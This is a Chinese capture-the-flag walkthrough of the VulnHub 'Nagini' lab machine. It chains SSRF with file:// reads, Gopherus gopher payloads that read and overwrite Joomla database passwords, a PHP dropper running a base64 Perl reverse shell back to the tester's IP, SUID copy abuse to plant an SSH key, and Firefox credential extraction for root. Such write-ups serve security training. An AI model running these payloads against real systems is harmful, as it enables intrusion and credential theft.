wahaha2026-03-05文章来源:SecHub网络安全社区
来最喜欢的哈利波特系列,好的嘞!
靶机地址:https://download.vulnhub.com/harrypotter/Nagini.ova
老生常谈,探测ip,nmap扫描端口。

嗯,经典的22,80端口,顺便扫描一下目录
访问80

返回看扫描好的目录

先看看/node.txt的吧

Hello developers!!

I will be using our new HTTP3 Server at https://quic.nagini.hogwarts for further communications.
All developers are requested to visit the server regularly for checking latest announcements.

Regards,
site_amdin
提示需要使用HTTP3来访问服务器
那就安装http3嘛,github找找

https://github.com/cloudflare/quiche
这么多星应该没啥问题吧
git clone --recursive https://github.com/cloudflare/quiche

sudo apt install cargo
sudo apt install cmake
cargo build --examples
sudo apt purge rustc
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs sh
1
source $HOME/.cargo/env
cargo build --examples
cargo test
cd target/debug/examples

./http3-client https://quic.nagini.hogwarts

发现 /internalResourceFeTcher.php
发现 .bak 备份文件
访问php文件

尝试SSRF
http://192.168.***.***/internalResourceFeTcher.php?url=file:///etc/passwd

据该CMS的特性扫描该IP
joomscan -u http://192.168.***.***/joomla -ec

wget这个文件,看看有啥

public $dbtype = 'mysqli';
	public $host = 'localhost';
	public $user = 'goblin';
	public $password = '';
	public $db = 'joomla';
	public $dbprefix = 'joomla_';
	public $live_site = '';
	public $secret = 'ILhwP6HTYKcN7qMh';

	public $mailfrom = 'site_admin@nagini.hogwarts';
	public $fromname = 'Joomla CMS';
	public $sendmail = '/usr/sbin/sendmail';

	public $log_path = '/var/www/html/joomla/administrator/logs';
	public $tmp_path = '/var/www/html/joomla/tmp';
既然这样,直接用使用 gopher:// 协议利用 SSRF 漏洞向后端数据库去提交各种的数据库操作指令请求不就得了,找个工具

git clone https://github.com/tarunkant/Gopherus.git
./gopherus.py --exploit mysql
数据库名使用 goblin
use joomla;show tables; 查看表名
payload生成

尝试访问网址,但是没出东西,我以为是生成的问题,但是经过多次测试发现,只是得多次访问才能出来,我真的服了!

查表
USE joomla; show tables;

再次生成 payload
执行的命令改为:
use joomla;select * from joomla_users;
意思就是要看表的内容


找了常见的破解工具,发现破解不了,SSRF更新密码吧
md5 生成一个密码,然后用 mysql 的 update 语句来改写。
echo -n “abc” | md5sum 生成 abc 的 md5 值
命令改成:
use joomla; update joomla_users SET password='5f4dcc3b5aa765d61d8327deb882cf99' WHERE username='site_admin';
5f4dcc3b5aa765d61d8327deb882cf99原始数据就是password

账号:site_admin
密码:password
登录goolma



可以创建文件,进行反弹shell
<?php
function which($pr) {
$path = execute("which $pr");
return ($path ? $path : $pr);
}
function execute($cfe) {
$res = '';
if ($cfe) {
if(function_exists('exec')) {
@exec($cfe,$res);
$res = join("\n",$res);
} elseif(function_exists('shell_exec')) {
$res = @shell_exec($cfe);
} elseif(function_exists('system')) {
@ob_start();
@system($cfe);
$res = @ob_get_contents();
@ob_end_clean();
} elseif(function_exists('passthru')) {
@ob_start();
@passthru($cfe);
$res = @ob_get_contents();
@ob_end_clean();
} elseif(@is_resource($f = @popen($cfe,"r"))) {
$res = '';
while(!@feof($f)) {
$res .= @fread($f,1024);
}
@pclose($f);
}
}
return $res;
}
function cf($fname,$text){
if($fp=@fopen($fname,'w')) {
@fputs($fp,@base64_decode($text));
@fclose($fp);
}
}
$yourip = "192.168.***.***";
$yourport = '****';
$usedb = array('perl'=>'perl','c'=>'c');
$back_connect="IyEvdXNyL2Jpbi9wZXJsDQp1c2UgU29ja2V0Ow0KJGNtZD0gImx5bngiOw0KJHN5c3RlbT0gJ2VjaG8gImB1bmFtZSAtYWAiO2Vj".
"aG8gImBpZGAiOy9iaW4vc2gnOw0KJDA9JGNtZDsNCiR0YXJnZXQ9JEFSR1ZbMF07DQokcG9ydD0kQVJHVlsxXTsNCiRpYWRkcj1pbmV0X2F0b24oJHR".
"hcmdldCkgfHwgZGllKCJFcnJvcjogJCFcbiIpOw0KJHBhZGRyPXNvY2thZGRyX2luKCRwb3J0LCAkaWFkZHIpIHx8IGRpZSgiRXJyb3I6ICQhXG4iKT".
"sNCiRwcm90bz1nZXRwcm90b2J5bmFtZSgndGNwJyk7DQpzb2NrZXQoU09DS0VULCBQRl9JTkVULCBTT0NLX1NUUkVBTSwgJHByb3RvKSB8fCBkaWUoI".
"kVycm9yOiAkIVxuIik7DQpjb25uZWN0KFNPQ0tFVCwgJHBhZGRyKSB8fCBkaWUoIkVycm9yOiAkIVxuIik7DQpvcGVuKFNURElOLCAiPiZTT0NLRVQi".
"KTsNCm9wZW4oU1RET1VULCAiPiZTT0NLRVQiKTsNCm9wZW4oU1RERVJSLCAiPiZTT0NLRVQiKTsNCnN5c3RlbSgkc3lzdGVtKTsNCmNsb3NlKFNUREl".
"OKTsNCmNsb3NlKFNURE9VVCk7DQpjbG9zZShTVERFUlIpOw==";
cf('/tmp/.bc',$back_connect);
$res = execute(which('perl')." /tmp/.bc $yourip $yourport &");
?>
弹回来查看权限:

还是得提权,先升级一下shell
python3 -c "import pty;pty.spawn('/bin/bash')"
文件查看

horcrux_{MzogU2x5dGhFcmlOJ3MgTG9jS0VldCBkRXN0cm9ZZUQgYlkgUm9O}

再看看别的数据

找到另外一个txt
TG92ZUBsaWxseQ==

好嘛,爱莉莉,想起斯内普教授
SSH 登录 snape 的账号,密码就是 Love@lilly
在 /home/hermoine 主目录有数据 ,但是提示拒绝权限,发现只有 hermoine 自己可以读这个文件,那么我们就需要把自己提升成为 hermoine

hermoine 目录下有一个 bin 目录,里面的 su_cp 文件开启了 SUID 权限,并且它是一个可执行文件,执行的时候会以hermoine 这个账号来执行,执行查看一下这个文件 ./su_cp --help,发现它执行的是一个拷贝的任务Copy SOURCE to DEST, or multiple SOURCE(s) to DIRECTORY.是一个拷贝命令,su_cp执行的时候会以hermoine 这个账号的权限来执行,所以我们可以利用这个权限,利用这个拷贝命令,将我 kali 这台主机账号的公钥拷贝到hermoine她的 SSH 那个目录里面,使用hermoine这个账号在不需要账号密码的情况下,使用公钥直接登录进入目标系统,登录hermoine这个账号


将内容复制到snap下的/home/snape
 echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNBF+fV2dq2xFfrDKepkzr5WRN2FDhL93YsS3wmz9nrcNvW6P/DHUyLvTm1nxSKbnvNZxwOH7mYU6+U220bKWaJr9VkRpWpYc/jblM+bphrtlH4kdnjDA0zg+CbmYQ6m3O1JBOy8L8Uu0QpRrTfHo3nWNfc8D9APVd6oQfN0Ep4NY3HthZFhNh71Nh+Cjty08HQCcyyTLe7m0DXmiFECB+aKpw2bn/UUlUYSN290FaRYrtGm/nv8GSaUMkNyhv67zGhw8Mp3+5rdV60T4m1zMk4n4Q0SZ/NUQsktCSZszoQWserGDtndfeZRPUTd8g4S+5XFcLGZsBdkBSWoX+S+3aDdzgcS5RWd7krkdbnvmCODt0HKRnPBKF2MEwGP4Ztxai75OPHLTw3V3op6pMJrE72OSzdfwMF6ZCCIS2obtBegRmHlY4FbqzXFESwIn+81VBIO9M6K0nHuKJDnlZJXlGZj9N4SEM5dy76tp13ZpR6DcMHCaATs6HUb91z4VFEk0= root@locahost
<M5dy76tp13ZpR6DcMHCaATs6HUb91z4VFEk0= root@locahost
> " >authorized_keys
重新赋权限
chmod 640 authorized_keys
ls -al
cd /home/hermoine/bin
./su_cp -p /home/snape/authorized_keys /home/hermoine/.ssh/
ls -al
ssh hermoine@... 在 kali 本机直接登录了 hermoine 账号
cat horcrux2.txt
horcrux_{NDogSGVsZ2EgSHVmZmxlcHVmZidzIEN1cCBkZXN0cm95ZWQgYnkgSGVybWlvbmU=}

接着再找

用工具提取里面的账号密码
scp -rp hermoine@***.***.***.***:/home/hermoine/.mozilla /tmp 先把这个文件夹放到本机的 /tmp 目录下
利用工具读出浏览器中的用户名和密码
https://github.com/unode/firefox_decrypt
运行即可
Website:   http://nagini.hogwarts
Username: 'root'
Password: '@Alohomora#123'
拿到管理员权限
通过拿到的账号和密码登录
账号:root
密码:@Alohomora#123
查看最后一个文件数据
cat horcrux3.txt

